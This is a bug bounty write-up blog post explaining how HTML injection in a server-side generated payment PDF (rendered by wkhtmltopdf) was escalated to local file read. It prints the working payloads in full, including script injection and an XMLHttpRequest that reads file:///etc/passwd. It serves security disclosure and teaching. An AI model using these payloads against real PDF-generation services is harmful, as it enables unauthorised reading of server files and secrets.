LOCAL FILE READ

Local File Read via XSS in Dynamically Generated PDF

Rahul Maini
Nov 8, 2017 • 3 min read

Hello Hunters,

This time I am writing about a Vulnerability found in another private program(xyz.com) on Bugcrowd which at first I thought wasn't much impactful (P4) but later escalated it to a P1.

While browsing the Application I came across an endpoint which allowed us to download some kind of Payment Statements as PDF.


The URL looked like this

```
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=xyz&date=2017-08-11&settlement_type=all&advice_id=undefined
```

I saw that the Value of **utrnumber** is reflected inside the PDF file that got downloaded so I wrote some HTML in **utrnumber** parameter as **"><S>aaa**

```
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber="><S>aaa&date=2017-08-11&settlement_type=all&advice_id=undefined
```


Upon opening this PDF I found that the HTML was rendered and could be seen in PDF. This kind of vulnerability usually leads to XSS but this time it was inside a PDF which was being generated dynamically.
If you want to learn more about XSS then I advise to checkout this great intro on XSS: https://www.aptive.co.uk/blog/xss-cross-site-scripting/



Example Dynamic PDF Generation

I tried to see if I could use an iframe and load internal domains in the frame or if I could iframe file:///etc/passwd but none of the tricks worked! also, I wasn't able to iframe external domains.

```
https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber="><iframe src="http://localhost"></iframe>&date=2017-08-11&settlement_type=all&advice_id=undefined
```



But, from now I didn't know if I could go further because I wasn't sure if javascript could be executed like this in PDF.

So after playing around a lot I found that we could execute javascript with the help of DOM Manipulation

```
<p id="test">aa</p>
<script>
```

```
    document.getElementById('test').innerHTML+='aa'
</script>
```

`https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<p id="test">aa</p> <script>document.getElementById('test').innerHTML+='aa'</script>&date=2017-08-11&settlement_type=all&advice_id=undefined`

and Upon downloading PDF I found that it contained the **"aaaa"** :D which means JavaScript execution was successful.

Later, I understood this was happening because our user input was converted from a HTML Document to a PDF on the server-side.

Also sometime later, I found that I could also use document.write() function to show results more easily.

```
<img src=x onerror=document.write("aaaa")>
```

`https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<img src=x onerror=document.write('aaaa')>&date=2017-08-11&settlement_type=all&advice_id=undefined`

Statement for **aaaa (all)**

Settled balance			
Description	Credits (Rs.)	Debits (Rs.)	Net Settled Amount (Rs.)
		Total settled amount	**Rs. 0.00**

after this I checked the **window.location** of where this javascript is executed and to my surprise it was executing in **file://** origin on the Server

`https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<img src=x onerror=document.write('aaaa'%2bwindow.location)>&date=2017-08-11&settlement_type=all&advice_id=undefined`

Statement for **aaaafile:///tmp/java-wkhtmltopdf-wrapperd9cf8eff-ec3b-4334-b5ef-4dafd55b2ca233794331554879368 54.html (all)**


Settled balance			
Description	Credits (Rs.)	Debits (Rs.)	Net Settled Amount (Rs.)
		Total settled amount	**Rs. 0.00**

Now since its executing on file://, I tried if we could access **file:///etc/passwd** via XHR(XMLHttpRequest), I wasn't sure myself about the Same-Orgin-Policy on file scheme.


```
<script>
    x=new XMLHttpRequest;
    x.onload=function(){
    document.write(this.responseText)
};
    x.open("GET","file:///etc/passwd");
    x.send();
</script>
```

`https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText)};x.open("GET","file:///etc/passwd");x.send();</script>&date=2017-08-11&settlement_type=all&advice_id=undefined`

and then you know ;)



so That was it, XSS in Server Side Generated PDFs to Local File Read!
However, it took :P me some time to figure all this You could see the number of PDFs I had to download:



Enter your email Subscribe

Apple Travel Portal RCE

I and Harsh discovered a 0-day RCE and exploited it against Apple's Travel portal. You'll be redirected to Github for this joint blog post in 5 seconds.

Rahul Maini
Jan 15, 2021 • 1 min read